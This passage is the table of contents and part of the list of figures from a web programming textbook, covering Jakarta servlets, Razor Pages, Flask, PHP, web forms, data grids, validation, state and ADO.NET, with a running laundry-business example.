10.6 Jakarta Servlets and JSP 909
10.6.1 The life of a request in a container 909
10.6.2 How an address reaches a servlet 910
10.6.3 The filter: the checks every request passes 910
10.6.4 The servlets 912
10.6.5 The JSP views 916
10.6.6 Configuration and the deployment descriptor 918
10.6.7 Building the WAR, and what was not run 918
10.7 The Same Servlets on the JDK's Own Server 919
10.7.1 What the container was doing 919
10.7.2 Sessions, written out 921
10.7.3 Views without a template language 921
10.7.4 Data access, shared with the servlet build 922
10.7.5 Running it 924
10.8 ASP.NET Core Razor Pages 924
10.8.1 The project, and the one honest compromise 924
10.8.2 `Program.cs`: services, then a pipeline 925
10.8.3 Pages: a route, a model, a view 927
10.8.4 The login: cookie authentication instead of a session 929
10.8.5 The new-bill page, and a finding 930

10.8.6 The CSV store, briefly 932
10.8.7 Running it 933
10.9 Python and Flask 934
10.9.1 WSGI: the contract between a server and a Python application 934
10.9.2 The application 934
10.9.3 Jinja2: escaping by default, and a layout by inheritance 938
10.9.4 The session is a signed cookie 939
10.9.5 Data access with `sqlite3` 940
10.9.6 Running it 940
10.10 One Acceptance Test for Every Server 941
10.10.1 Testing from the outside 941
10.10.2 The results 945
10.10.3 Where the builds differ on the wire 946
10.11 Side by Side 947
10.11.1 From an address to a piece of code 947
10.11.2 Templates and escaping 947
10.11.3 Sessions, configuration, data 948
10.12 Deployment 949
10.12.1 PHP: XAMPP and Apache, or nginx and PHP-FPM 949
10.12.2 Servlets and JSP: Tomcat 950
10.12.3 ASP.NET Core: Kestrel, IIS, and `dotnet publish` 950
10.12.4 Flask: gunicorn, and a real deployment bug 950
10.13 Which to Choose 952
10.14 Profitina in Practice 953
10.15 Common Mistakes, and How to Avoid Them 954
10.16 Chapter Summary 955
10.17 Exercises 956
10.18 Solutions to the Exercises 957
References 959

CHAPTER 11 Dynamic Pages and Web Forms 960
11.1 Where We Left Off 960
11.2 Static Pages and Dynamic Pages 961
11.2.1 Two kinds of page 961
11.2.2 A static visitor counter 961
11.2.3 The same counter, dynamic 962
11.2.4 The counter's hidden bug, and the modern page that fixes it 963
11.2.5 Where dynamic stops 965
11.3 Where the Code Lives: Inline, Single-File and Code-Behind 965
11.3.1 A Web Forms site in Visual Studio 965
11.3.2 Code-behind: two files, one class 967
11.3.3 What the framework generates 968
11.3.4 The same split in Razor Pages 969
11.4 HTML Forms in Depth 969
11.4.1 The form element and its attributes 969
11.4.2 What a form sends: successful controls 971
11.4.3 GET and POST 971
11.4.4 Every input type 972
11.4.5 Encoding the body: three enctypes 977
11.4.6 Uploading a file 980
11.4.7 The browser checks, and why that is not enough 980
11.5 The Problem Web Forms Set Out to Solve 981
11.6 The Web Forms Model 981
11.6.1 Server controls 981
11.6.2 The control tree and the class hierarchy 982

11.6.3 A complete web form: MyAccount 983
11.6.4 Postback, seen from the wire 987
11.6.5 ViewState 989
11.6.6 The page life cycle 990
11.6.7 Events 992
11.7 Web Forms Ideas in Their Modern Form 993
11.7.1 One table, both worlds 993
11.7.2 MyAccount in Razor Pages 994
11.7.3 The modern life cycle, recorded 998
11.8 Razor Pages Forms: Model Binding, Tag Helpers, Handlers 1000
11.8.1 The request pipeline 1000
11.8.2 Model binding 1001
11.8.3 Tag helpers and the HTML they write 1002
11.8.4 Handler methods 1005
11.8.5 Validation on the server 1006
11.8.6 Post/Redirect/Get 1007
11.8.7 The antiforgery token 1008
11.9 The Laundry "Take In a New Bill" Form in Razor Pages 1009
11.9.1 The rules, and the price 1009
11.9.2 The page model 1012
11.9.3 The page 1012
11.9.4 Uploading a receipt photo 1015
11.9.5 Where the data lives 1020
11.10 The Same Form in PHP 1021
11.11 The Same Form in Java on the JDK HttpServer 1029
11.12 The Same Form in Python with Flask 1034
11.13 Security of Forms 1041
11.13.1 Validate on the server 1041
11.13.2 Escape on the way out 1041
11.13.3 Cross-site request forgery 1041
11.13.4 Uploads 1042
11.13.5 Twenty checks, four servers 1043
11.14 Profitina in Practice 1045
11.15 Common Mistakes, and How to Avoid Them 1046
11.16 Chapter Summary 1047
11.17 Exercises 1048
11.18 Solutions to the Exercises 1048
References 1050

CHAPTER 12 Evaluation and Discussion III: Server Pages, Forms and State, from JSP to Razor Pages 1052
12.1 Where We Left Off 1052
12.2 How to Approach a Server-Page Problem 1053
12.3 The Case and the Code of This Chapter 1055
12.4 The Project: A JSP Website with Eight CRUD Features 1057
12.4.1 Problem 12.1 — The data model, conceptual and physical 1057
12.4.2 Problem 12.2 — Eight CRUD features in JSP 1061
12.4.3 Problem 12.3 — The most beautiful website, made measurable 1092
12.4.4 Problem 12.4 — Evidence, write-up, hosting and repository 1100
12.5 New Worked Problems: Pages and State 1107
12.5.1 Problem 12.5 — From a Web Forms page to a Razor page 1112
12.5.2 Problem 12.6 — A visitor counter that does not lose visitors 1120
12.6 New Worked Problems: Forms and Handlers 1126
12.6.1 Problem 12.7 — A form whose rules hold whatever the browser does 1126
12.6.2 Problem 12.8 — One page, two buttons, two handlers 1143

12.7 New Worked Problems: Rich Clients and Three Systems 1147
12.7.1 Problem 12.9 — The status check, thin client and fat client 1147
12.7.2 Problem 12.10 — The same page on five systems 1157
12.8 New Worked Problem: A Form That Cannot Be Forged 1164
12.8.1 Problem 12.11 — Anti-forgery tokens, automatic and by hand 1164
12.9 The Problems of This Chapter Compared 1166
12.10 Profitina in Practice 1167
12.11 Common Mistakes, and How to Avoid Them 1168
12.12 Chapter Summary 1169
12.13 Exercises 1169
12.14 Solutions to the Exercises 1170
References 1172

CHAPTER 13 Data on the Page: GridView and Data Grids 1174
13.1 Where We Left Off 1174
13.2 The Problem a Grid Solves 1175
13.2.1 Seven jobs 1175
13.2.2 The size of the problem 1175
13.2.3 The case study, stated as the original lesson stated it 1176
13.3 The Data Underneath 1177
13.3.1 The original MyLaundry database 1177
13.3.2 Reading a table from C#, before any grid 1179
13.3.3 Profitina Laundry's bills 1181
13.4 GridView: a Table That Knows Its Data 1182
13.4.1 What a server control is, once more 1182
13.4.2 The smallest grid 1183
13.5 Columns, Commands and Postbacks 1184
13.5.1 Declaring the columns 1184
13.5.2 A click is a postback 1187
13.5.3 Reading the handlers, and the bug in one of them 1188
13.5.4 A grid as a data source for another control 1189
13.6 Templates: Editing, Deleting and Adding in Place 1191
13.6.1 The page 1191
13.6.2 The handlers 1193
13.6.3 Adding, and a message that should not be written that way 1199
13.7 Data Source Controls, Paging and Sorting 1200
13.7.1 Declaring the data instead of coding it 1200
13.7.2 The Laundry bills, as Web Forms would have done them 1200
13.7.3 What the declarations cannot say 1203
13.8 From Web Forms to Razor Pages 1206
13.8.1 The same jobs, different habits 1206
13.8.2 One request, followed through 1207
13.8.3 The address scheme 1207
13.9 The Grid's State Lives in the Address 1208
13.9.1 One object for the whole state 1208
13.9.2 Forms carry the state too 1210
13.10 Filtering Safely 1210
13.10.1 A WHERE clause with holes for values 1210
13.10.2 "To" means "to the end of that day" 1211
13.11 Sorting by Column Without SQL Injection 1211
13.11.1 The one part of the query you cannot bind 1211
13.11.2 The white list 1212
13.11.3 Why the tie-breaker matters 1213
13.12 Server-Side Paging with LIMIT and OFFSET 1213
13.12.1 Three small formulas 1213

13.12.2 The query 1214
13.13 Keyset Paging, and Measuring Both 1215
13.13.1 What OFFSET really asks for 1215
13.13.2 Keyset paging: continue from where you stopped 1216
13.13.3 The same condition, three ways, one of which is slow 1216
13.13.4 Measuring it on the Laundry's bills 1217
13.13.5 Which one the grid uses, and why 1219
13.14 Inline Editing of the Status 1219
13.14.1 What may change, and how 1219
13.14.2 Two cashiers, one bill 1221
13.14.3 Answering a POST with a redirect 1222
13.15 Deleting with Confirmation 1223
13.15.1 When may a bill be deleted? 1223
13.15.2 Asking first, without depending on a script 1224
13.15.3 The server side 1224
13.16 Exporting to CSV 1225
13.16.1 The format 1225
13.16.2 Two traps that are not in the RFC 1225
13.17 The Razor Pages Grid, Assembled 1227
13.17.1 The project, and the package that could not be installed 1227
13.17.2 Program.cs 1227
13.17.3 The page model 1229
13.17.4 The template 1231
13.17.5 The in-memory white list, and the SQL store 1233
13.18 The Same Grid in PHP with PDO 1235
13.19 The Same Grid in Java 1238
13.20 The Same Grid in Python with Flask 1240
13.21 Progressive Enhancement with fetch() 1243
13.21.1 Two browsers, one grid 1243
13.21.2 How it works 1246
13.21.3 Tested in a real browser 1246
13.22 One Set of Checks for Four Servers 1246
13.22.1 A test that does not trust the server 1246
13.22.2 What ran, and where 1247
13.23 Profitina in Practice 1248
13.24 Common Mistakes, and How to Avoid Them 1249
13.25 Chapter Summary 1250
13.26 Exercises 1250
13.27 Solutions to the Exercises 1251
References 1252

CHAPTER 14 Validation and State Management 1254
14.1 Where We Left Off 1254
14.2 Why Validate, and Where 1255
14.2.1 Three kinds of bad data 1255
14.2.2 Client side and server side 1255
14.2.3 A client-side check written by hand 1256
14.2.4 Why the browser's check proves nothing 1258
14.3 The Web Forms Validator Controls 1259
14.3.1 How a validator control works 1259
14.3.2 RequiredFieldValidator 1260
14.3.3 CompareValidator: three jobs in one control 1262
14.3.4 RangeValidator 1263
14.3.5 RegularExpressionValidator 1264
14.3.6 CustomValidator, on the client and on the server 1266

14.3.7 ValidationSummary 1269
14.3.8 The Laundry customer form, the Web Forms way 1270
14.3.9 User controls: a piece of page you can reuse 1273
14.4 Validation in ASP.NET Core Razor Pages 1275
14.4.1 The project, and how to run it 1275
14.4.2 Data annotations: rules written as attributes 1278
14.4.3 A custom attribute for Indonesian mobile numbers 1279
14.4.4 Model binding and ModelState 1281
14.4.5 The page: asp-for and asp-validation-for 1283
14.4.6 Unobtrusive client validation 1284
14.4.7 Rules that need the database 1286
14.5 HTTP Forgets: the Problem of State 1288
14.5.1 Every request meets a new page 1288
14.5.2 Redirecting, and passing a value along 1289
14.5.3 A map of the mechanisms 1290
14.6 State Kept by the Client 1293
14.6.1 View state 1293
14.6.2 Control state 1296
14.6.3 Hidden fields 1298
14.6.4 Query strings 1299
14.6.5 Cookies 1299
14.7 State Kept by the Server 1303
14.7.1 Session state 1303
14.7.2 Sessions in ASP.NET Core 1306
14.7.3 A bill draft in the session 1306
14.7.4 TempData, flash messages and Post/Redirect/Get 1311
14.7.5 Application state and the cache 1312
14.7.6 Profile properties, and the database as state 1314
14.7.7 The state lab 1314
14.8 The Same Front Desk in PHP 1316
14.9 The Same Front Desk in Java 1320
14.9.1 On the JDK's own HTTP server 1320
14.9.2 With servlets and HttpSession 1322
14.10 The Same Front Desk in Python with Flask 1325
14.11 One Test, Four Servers 1333
14.12 Security and Personal Data 1334
14.13 Profitina in Practice 1335
14.14 Common Mistakes, and How to Avoid Them 1336
14.15 Chapter Summary 1337
14.16 Exercises 1337
14.17 Solutions to the Exercises 1338
References 1339

CHAPTER 15 ADO.NET and the Data Layer 1341
15.1 Where We Left Off 1341
15.1.1 What ran in this book, and what did not 1342
15.2 What ADO.NET Is 1342
15.2.1 One interface for many kinds of data 1342
15.2.2 A short history: ODBC, OLE DB, ADO, ADO.NET 1343
15.2.3 Two ways of working 1344
15.2.4 The components: providers and the DataSet 1346
15.2.5 Assemblies, namespaces and providers, then and now 1347
15.3 Getting a Database to Talk To 1347
15.3.1 SQL Server and SQL Server Management Studio 1348
15.3.2 SQL Server authentication and the `sa` account 1348

15.3.3 The Northwind sample database ... 1350
15.3.4 The databases this chapter's code uses ... 1351
15.4 The Connected Model ... 1351
15.4.1 Four objects and their interfaces ... 1351
15.4.2 The pattern of connected access ... 1353
15.4.3 EmployeesReader, as it was written and as it is written today ... 1354
15.4.4 Connections and connection strings ... 1356
15.4.5 Commands ... 1359
15.4.6 Parameters ... 1361
15.4.7 The DataReader ... 1363
15.5 Transactions ... 1367
15.5.1 Three rows, one act ... 1367
15.5.2 Transactions in ADO.NET ... 1368
15.5.3 Isolation levels ... 1372
15.5.4 Two other ways to spell a transaction ... 1374
15.6 The Disconnected Model ... 1375
15.6.1 Motivation and idea ... 1375
15.6.2 The DataSet and its parts ... 1376
15.6.3 A DataSet built by hand: persons and their contacts ... 1379
15.6.4 Change management and the states of a row ... 1384
15.6.5 Row versions ... 1387
15.6.6 Constraints, exceptions and row errors ... 1388
15.6.7 DataView: sorting, filtering and finding ... 1388
15.6.8 The whole Laundry in memory ... 1391
15.7 The DataAdapter: Between the Database and the DataSet ... 1393
15.7.1 Architecture ... 1393
15.7.2 Loading data ... 1395
15.7.3 Writing changes back, and conflicts ... 1396
15.7.4 Events on every row ... 1397
15.7.5 The round trip on the Laundry database ... 1398
15.8 DataSets and XML ... 1399
15.8.1 Two representations of the same data ... 1399
15.8.2 Run: data, schema, inference and DiffGram ... 1402
15.8.3 Typed DataSets and the XML DOM ... 1405
15.9 What ADO.NET 2.0 Promised, and What Became of It ... 1408
15.10 Stored Procedures ... 1412
15.10.1 What a stored procedure is, and why you might want one ... 1412
15.10.2 The unit of work as a MySQL procedure ... 1412
15.10.3 Calling a procedure ... 1415
15.11 SQL Injection, Shown and Prevented ... 1416
15.11.1 The attack ... 1416
15.11.2 Not only SQL: the same attack on a DataTable ... 1418
15.11.3 Why parameters stop it ... 1419
15.11.4 What parameters cannot do ... 1419
15.11.5 Defense in depth ... 1420
15.12 A Data Layer for Profitina Laundry ... 1420
15.12.1 Why a layer, and why an interface ... 1420
15.12.2 The disconnected implementation: the DataSet as a database ... 1422
15.12.3 The connected implementation: any ADO.NET provider ... 1424
15.12.4 The tests ... 1425
15.12.5 The pages: Razor Pages over the repository ... 1426
15.12.6 From MyADO2.aspx to a Razor Page ... 1429
15.13 The Same Data Layer in PHP with PDO ... 1433
15.14 The Same Data Layer in Java with JDBC ... 1437
15.15 The Same Data Layer in Python with `sqlite3` ... 1440

15.16 Entity Framework Core: the Modern ORM 1443
15.16.1 What an ORM does 1443
15.16.2 The Laundry's unit of work in EF Core 1444
15.16.3 ADO.NET, a micro-ORM, or EF Core? 1445
15.17 Four Tracks Side by Side 1445
15.18 Profitina in Practice 1446
15.19 Common Mistakes, and How to Avoid Them 1447
15.20 Chapter Summary 1447
15.21 Exercises 1448
15.22 Solutions to the Exercises 1449
References 1450

CHAPTER 16 Evaluation and Discussion IV: One Complete ASP.NET Application, and the Whole Book 1452

16.1 Where We Left Off 1452
16.2 How to Approach a Complete Application 1453
16.3 The Case and the Code of This Chapter 1455
16.4 The Project: A CRUD Website in ASP.NET 1456
16.4.1 Problem 16.1 — Designing the database 1457
16.4.2 Problem 16.2 — Registration, login and logout 1470
16.4.3 Problem 16.3 — Create, read, update and delete 1480
16.4.4 Problem 16.4 — It works, and it is beautiful 1530
16.4.5 Problem 16.5 — The evidence and the report 1539
16.4.6 Problem 16.6 — The repository and the hosting 1550
16.5 New Worked Problems: Data Grids 1553
16.5.1 Problem 16.7 — Paging and sorting a grid safely 1553
16.5.2 Problem 16.8 — A grid with a footer 1564
16.6 New Worked Problems: Validation and State 1571
16.6.1 Problem 16.9 — Validation that the browser cannot switch off 1572
16.6.2 Problem 16.10 — Where does each piece of state live? 1576
16.7 New Worked Problems: ADO.NET and the Data Layer 1579
16.7.1 Problem 16.11 — Reading connected and disconnected, and the N + 1 trap 1579
16.7.2 Problem 16.12 — A bill and its log row, all or nothing 1592
16.7.3 Problem 16.13 — Two cashiers, one customer: the lost update 1596
16.8 The Capstone: the Complete Profitina Laundry Application 1602
16.9 The Problems of This Chapter Compared 1604
16.10 The Whole Book in One Table 1605
16.11 Where to Go Next 1606
16.11.1 Frameworks 1606
16.11.2 Deployment 1607
16.11.3 A security checklist 1608
16.12 Profitina in Practice 1608
16.13 Common Mistakes, and How to Avoid Them 1609
16.14 Chapter Summary and a Closing Word 1610
16.15 Exercises 1611
16.16 Solutions to the Exercises 1611
References 1613

List of Figures

Figure 1.1 The internet as a network of networks: clients and servers sit on LANs, wireless LANs, WANs, mobile networks, an ISP's network and even a telephone network, and all of those join the same middle. 3
Figure 1.2 One person's internet: a dozen categories of service, and dozens of providers inside each. Only some of them are reached through a browser. 4
Figure 1.3 Registered domain names in June 2026: `.com` against all the country codes together, and the ten largest country codes. Indonesia's `.id` is added below the list. 8
Figure 1.4 The exchange in one picture: URL in, HTTP request out, a TCP/IP connection in between, HTTP response back, display. Each message is a header followed by a body. 13
Figure 1.5 HTTP/1.1 and HTTP/2 run over TLS and TCP; HTTP/3 runs over QUIC, which carries TLS 1.3 inside it and runs over UDP. All three carry the same messages. 28
Figure 1.6 Web server share in 2026, measured two ways: by W3Techs over all websites whose server is known, and by Netcraft over the million busiest sites. 29
Figure 1.7 Lynx 2.9 showing the Profitina Laundry page of Section 1.17.1 in a terminal. The title is at the top right, the headings are highlighted, the table is laid out in plain characters, and the image is replaced by its alternative text. 34
Figure 1.8 NCSA Mosaic for Windows, 1993, the first widely used graphical browser: (1) the document title, (2) the Document URL box, the ancestor of the address bar, (3) an image inside the page, (4) back and forward. 35
Figure 1.9 The three browser engines of 2026 and the browsers built on each, with the engines that have been retired. 35
Figure 1.10 The most-used browser in each period, 1993 to 2026, with the launches and retirements that shaped it. The boundaries before 2009 are approximate. 36
Figure 1.11 Four StatCounter snapshots of browser share, January 2009 to August 2026. In 2009 only desktop browsers were counted; the later rows include phones and tablets. 36
Figure 1.12 Browser share of page views in August 2026, worldwide and in Indonesia. Chrome leads everywhere, and by more in Indonesia, where most browsing happens on Android phones. 37
Figure 1.13 Desktop browser share in August 2026, worldwide, in China and in the Russian Federation. The browsers in amber were made for one national market. 37
Figure 1.14 A first HTML document and what Chromium makes of it. The `<title>` appears only on the tab, not in the page, and `<b>first</b>` becomes bold. 40
Figure 1.15 Web technology, 1990 to 2026: client-side lanes above the dashed rule, server-side below it, and the client-and-server techniques at the bottom. Every language this book teaches is on it. 41
Figure 1.16 The languages used by respondents to the 2025 Stack Overflow Developer Survey, top fifteen. The languages of this book are in teal. 42
Figure 1.17 The PYPL index for September 2026, built from Google searches for language tutorials. It measures who is learning a language, not who is using one. 42
Figure 1.18 The TIOBE index for September 2026. TIOBE explicitly does not claim to rank languages by quality or by lines of code written. 43
Figure 1.19 The five largest languages on GitHub in 2025 by monthly contributors, with each one's growth over 2024. TypeScript reached first place in August 2025. 43
Figure 1.20 The rank of eleven languages in four rankings of 2025 and 2026. Darker cells are higher ranks; a blank cell means the source does not publish that rank. 44
Figure 1.21 Programming languages by adoption stage, as InfoQ placed them in 2019. "Late majority" is where a language goes when it has won. 44
Figure 1.22 The generations in one word each: each adds one ability to the last — read, then write, then execute, then intelligent. 45
Figure 1.23 Web 1.0, "focused on me and my site": the owner publishes, visitors read, and the only return path is a contact form. 45

Figure 1.24 Web 2.0, "the social network": the visitor is in the middle and every arrow runs in both directions. 46
Figure 1.25 The working systems compared: Web 1.0 above, Web 2.0 below, with contributing readers, RSS and a social network added. 47
Figure 1.26 1996, 2006 and today: sites and people online, with published content flowing down and user-generated content flowing up. 47
Figure 1.27 Web 1.0, Web 2.0 and the Semantic Web as flows of documents between producers, consumers and, in the Semantic Web, machines that read the documents themselves. 48
Figure 1.28 Web generations plotted against social and information connectivity, after Nova Spivack of Radar Networks, with the Web 5.0 that later versions add. 49
Figure 1.29 Four quadrants: connecting information, people, knowledge, intelligence. 50
Figure 1.30 The generations applied to e-learning, from reading on the information web to self-organizing learning on the intelligent web. 50
Figure 1.31 Web 0.0 to Web 6.0 as used in the online-mapping literature, from the desktop era to "independent existence". 51
Figure 1.32 The web expanding from a web of content, through communication, context and things, to a web of thoughts, as TrendONE forecast it in 2008. 51
Figure 1.33 One client, five servers. The static server reads a file; the other four build the page for each request. All five speak the same HTTP. 58
Figure 2.1 A static page in three steps. The browser asks for a particular HTML file, the server finds it on disk and sends it back, and the browser displays it; no program runs on the server. 86
Figure 2.2 A page produced by a separate program through CGI, in five steps. The server starts the program for every request, waits for its output, and only then answers the browser. 87
Figure 2.3 A page produced from a file with embedded scripts, in four steps. The server reads the file, runs the scripts inside it, and sends the finished HTML. 87
Figure 2.4 An HTML document drawn as a tree. The head carries information about the page; the body carries everything the visitor sees. 90
Figure 2.5 The text inside `<title>` labels the browser tab. The same text names the bookmark and becomes the headline of a search result. 91
Figure 2.6 The `<body>` element with `text` and `bgcolor` attributes: green text on an orange background. Both attributes are obsolete; Section 2.15 does the same job in CSS. 92
Figure 2.7 The six heading levels as a browser draws them, from `<h1>` at the top to `<h6>` at the bottom. The sizes are the browser's defaults and CSS can change them entirely. 93
Figure 2.8 A heading and a paragraph. The two source lines of the paragraph have been joined into one, because HTML collapses every run of whitespace to a single space. 94
Figure 2.9 A horizontal rule drawn with the obsolete `align`, `width`, `size` and `noshade` attributes: 90 percent of the width, 30 pixels thick, and flat. The list below it uses `type="A"` for letters. 95
Figure 2.10 The formatting document as a browser draws it. `<em>` and `<i>` produce the same italic, and `<strong>` and `<b>` the same bold: the difference between them is meaning, not ink. 97
Figure 2.11 Text set with the obsolete `<font>` element: color `#112255` at size 5. CSS does the same with `color` and `font-size`. 98
Figure 2.12 A centered paragraph above a `<pre>` block. Inside `<pre>`, every space and line break in the source survives. 98
Figure 2.13 An unordered list. The bullets and the indentation are the browser's defaults, and CSS can change or remove both. 99
Figure 2.14 An ordered list. The browser generates the numbers, so inserting an item in the middle never leaves the rest wrong. 100
Figure 2.15 The linked page, `html/basics/contact.html`, in an editor. A complete HTML document needs only the skeleton and one line of content. 102
Figure 2.16 The link page in a browser. The four links are underlined and colored; the two marked headings are ordinary bold text, because a destination does not change how it is drawn. 103
Figure 2.17 Four `<td>` cells with no `<tr>` around them. Having been told nothing about rows, the browser puts all four cells in one. 105
Figure 2.18 A table of two rows and two columns, with a `<caption>` above it. The caption belongs to the table, so it moves and prints with it. 106

Figure 2.19 The formatted table. The gaps between cells come from `cellspacing`; the padding inside them is missing, because the attribute was misspelled and HTML silently ignores what it does not recognize. 107
Figure 2.20 Inline CSS: a `style` attribute on a single `<b>` element makes that one piece of text blue. 124
Figure 2.21 Internal CSS: one rule for `b` in the document head colors every bold run on the page blue. 125
Figure 2.22 An external stylesheet. The first rule has four selectors separated by commas, so one declaration colors four heading levels at once; the rest set a font size per level. 125
Figure 2.23 The page that links the external stylesheet, `html/basics/historic/stylecss03.html`. It also carries an internal `<style>` block, so two sources of CSS apply to the same document. 126
Figure 2.24 The rendered page. Headings 1 to 4 are blue and sized by the external file; the bold runs are blue from the internal rule; and `<h5>`, which no rule mentions, keeps the browser's default. 126
Figure 2.25 A page using both kinds of selector (`html/basics/historic/stylecss04.html`): `#TOP` styles one `<div>`, and `.MyLine` styles the two paragraphs that carry that class. 128
Figure 2.26 The rendered page. The yellow band, its padding and its centering come from `#TOP`; the two blue centered lines come from `.MyLine`; the paragraph outside the `<div>` is untouched. 128
Figure 2.27 The sixteen original color keywords with their hexadecimal values. Note that `green` is the dark `#008000` while the bright one is `lime`. 129
Figure 2.28 The 216 web-safe colors. Each swatch shows its three-digit code, such as `9C0` for `#99CC00`, grouped in six blocks by the red digit. **`rgb()`** writes the same numbers in decimal, `rgb(37 99 235)`, and a fourth value adds transparency: `rgb(37 99 235 / 0.35)` is that blue at 35 percent opacity. 129
Figure 2.29 The price page with the system in dark mode. Only the eight tokens in the media query changed; every rule that uses them followed. 132
Figure 2.30 The box model of a card with `width: 300px`, 20 pixels of padding, a 5-pixel border and a 30-pixel margin. Content in the middle, then padding, border and margin. 134
Figure 2.31 The price page on a phone 390 pixels wide. Flexbox wrapped the menu, and without the media query the two columns became one. 138
Figure 2.32 `alert()` opens a dialog and stops everything until it is dismissed. Useful while learning; never in a finished page. 141
Figure 2.33 `prompt()` asks a question and returns whatever the visitor types, or `null` if they press Cancel. 142
Figure 2.34 The page after `document.write` has joined the greeting to the name and written it out. 142
Figure 2.35 A one-field form wired to a script through an `onsubmit` attribute. Pressing Search runs a function instead of sending the form to a server of our own. 143
Figure 2.36 Two ways to ask the server about bill B2938. A form loads a whole new page; `fetch` gets JSON and the script changes one part of the current page. 146
Figure 2.37 The status page after a successful check. The form stayed where it was; only the result card below it is new. 148
Figure 2.38 The finished price page. The table came from `GET /api/services`, and the calculator has already priced 4.3 kilograms as five. 153
Figure 2.39 The pickup form stopped in the browser. Every bad field is marked at once, in plain words, and the summary counts them. 154
Figure 3.1 The static web. The client asks for an HTML document; the server finds it among the documents it holds and sends it back unchanged. 168
Figure 3.2 The PHP web application architecture. The server passes the file to the PHP interpreter, which may consult data and produces the HTML response. The client never sees the PHP, only what it printed. 168
Figure 3.3 Server-side languages. Each occupies the same slot of **Figure 3.2**; they differ in syntax, tooling and the kind of organization that tends to choose them. 169
Figure 3.4 Rasmus Lerdorf, who wrote the first version of PHP in 1994. A group including Jim Winstead, Stig Bakken, Shane Caraveo, Andi Gutmans and Zeev Suraski developed it further. 170
Figure 3.5 Hello World, `php/hello.php`, in a text editor. Only the lines between `<?php` and `?>` are PHP; everything else is HTML that PHP passes through untouched. 171

Figure 3.6 The same file requested through the web server. The address is an `http://` address, not a `file:///` one; that is what makes the difference between running the program and reading it. 171
Figure 3.7 The opening and closing tags PHP has accepted. Only `<?php … ?>` and its echo shorthand `<?= … ?>` work on every server; the others are optional or removed. 174
Figure 3.8 PHP's types in three families: scalar types hold one value, compound types hold several, and special types stand for something outside PHP or for no value at all. 176
Figure 3.9 Arithmetic, assignment, comparison, identity, spaceship, increment and logical operators, each with an example and its result. 180
Figure 3.10 String, array and conditional-assignment operators. The null-coalescing operator `??` supplies a default for a request field that may be absent. 180
Figure 3.11 How `switch` runs. Control jumps to the matching `case`; `break` leaves the statement. Without `break`, execution *falls through* into the next case. 185
Figure 3.12 `php/classic/break_continue.php`: a `break` and `continue` example. The loop is written to run from 0 to 10, but two statements inside it change that. 186
Figure 3.13 What **Figure 3.12** prints: `0 1 2 4 5 6`. Three is missing and the sequence stops at six. 187
Figure 3.14 `php/classic/functions.php`: the first half of the example: `print_odd()` with no parameter, then `print_odd2()` with two. 191
Figure 3.15 `php/classic/functions.php`: the second half: calling `print_odd2()` with 5 and 70, then `circleArea()`, a function that *returns* a value rather than printing one. 191
Figure 3.16 The output of **Figure 3.14** and **Figure 3.15**. The value `31400` was returned by `circleArea(100)`; the calling code printed it. 192
Figure 3.17 `php/classic/array_indexed.php`: two ways to build an indexed array: all at once with `array(…)`, or starting empty and appending with `[]`. The comments name the index each value lands on. 196
Figure 3.18 The output of **Figure 3.17**. Only three of the four fruits appear, because the program prints indexes 0, 2 and 3. 196
Figure 3.19 `php/classic/array_assoc.php`: an associative array built two ways: `$grade` declared with `=>`, read as *maps to*, and `$age` built one key at a time. 197
Figure 3.20 The output of **Figure 3.19**. Each value was retrieved by name, not by position. 197
Figure 3.21 `php/classic/array_walk.php`: the same three-element array printed with `FOR` and an index, then with `FOREACH`. Keywords are case insensitive, which is why the upper-case spellings work. 198
Figure 3.22 The output of **Figure 3.21**: identical lines from both loops. 198
Figure 3.23 `php/classic/array_keys.php`: two ways of walking an associative array: `foreach` with `$name => $grd`, and a `while` loop over the array's internal pointer with `key()`, `current()` and `next()`. 199
Figure 3.24 The output of **Figure 3.23**: the same four grades in insertion order from both loops. 199
Figure 3.25 `php/classic/print_r.php`: printing an array's structure with `print_r()`. The `<pre>` tags keep the line breaks that `print_r()` produces; without them the browser would collapse everything onto one line. 200
Figure 3.26 The output of **Figure 3.25**: every key and value, the indexed array first and the associative array second. 200
Figure 3.27 `php/classic/sorting.php`: sorting an associative array with `sort()` and then `rsort()`, printing the structure before and after each step. 201
Figure 3.28 The output of **Figure 3.27**. Before sorting the keys are names; after `sort()` they are 0 to 4. The names are gone. 202
Figure 3.29 One HTTP request, read three ways. The request line fills `$_GET` and `$_SERVER`, the `Cookie` header fills `$_COOKIE`, and the body fills `$_POST`; Java and Flask expose the same parts under other names. 214
Figure 3.30 A session, step by step. The browser holds only the id `PHPSESSID`; the data lives on the server. Steps 3 to 6 are also the post/redirect/get pattern of Section 3.20.5. 245
Figure 4.1 The eight steps used for every problem in this chapter; the dashed arrow is the loop between building and observing. 282

Figure 4.2 The Local Food page at 1000 pixels wide; the script has marked *Local Food* as the current page and the stylesheet has underlined it. 292
Figure 4.3 The homepage at 390 pixels, the width of a common phone: one column of cards and a navigation that wraps. 292
Figure 4.4 Three fates of `GET /portfolio/profile`: a static host redirects to the address with a slash and then sends the index file; our own server sends it at once; a one-page design never lets the server see which page was wanted. 299
Figure 4.5 The Local Food page before the fix: a gap of 47 pixels between the top of each card and its heading, where the design wanted 19. 311
Figure 4.6 How the web works: the user gives the browser a URL, the browser sends an HTTP request over TCP/IP, and the server answers with an HTTP response made of a header and a body, which the browser displays. 322
Figure 4.7 The structure of every HTML document: a root, a head that carries the title and other metadata, and a body that carries everything the reader sees. 335
Figure 4.8 The price list in headless Chromium: a note box, a table with a header row and row headers, the express row in red, and the caption below the table. 337
Figure 4.9 A table written with four cells and no rows, as a browser renders it: the parser silently inserted the missing `tbody` and `tr`, and all cells ended up in one row. 344
Figure 4.10 An internal stylesheet with both selector forms: `#TOP` for the one element with that id, `.MyLine` for every element carrying that class. 352
Figure 4.11 What **Figure 4.10** renders: the id rule paints the block, the class rule colors the two paragraphs, and the misspelled `FRONT-WEIGHT` declaration is silently ignored. 352
Figure 4.12 The smallest program with both `continue` and `break`: when `$i` is 3 the rest of that pass is skipped; when `$i` is 7 the loop ends. 363
Figure 4.13 What **Figure 4.12** prints in the browser: 3 is skipped by `continue`, and everything from 7 on is cut off by `break`. 363
Figure 4.14 The same trap on names and scores: after `sort()` and `rsort()` the scores are in order, but the names have been replaced by 0 to 4. 369
Figure 4.15 The three form-handling superglobals: `$_POST` for a POST form, `$_GET` for a GET form or a variable taken from the URL, and `$_REQUEST` for either. 370
Figure 5.1 PHP at a glance: its full name, the current and supported versions as of September 2026, and where this book uses it. 387
Figure 5.2 The three programs behind every dynamic page: Apache speaks HTTP and serves files, PHP runs the `.php` files Apache hands it, and MySQL or MariaDB stores the data and answers SQL. 388
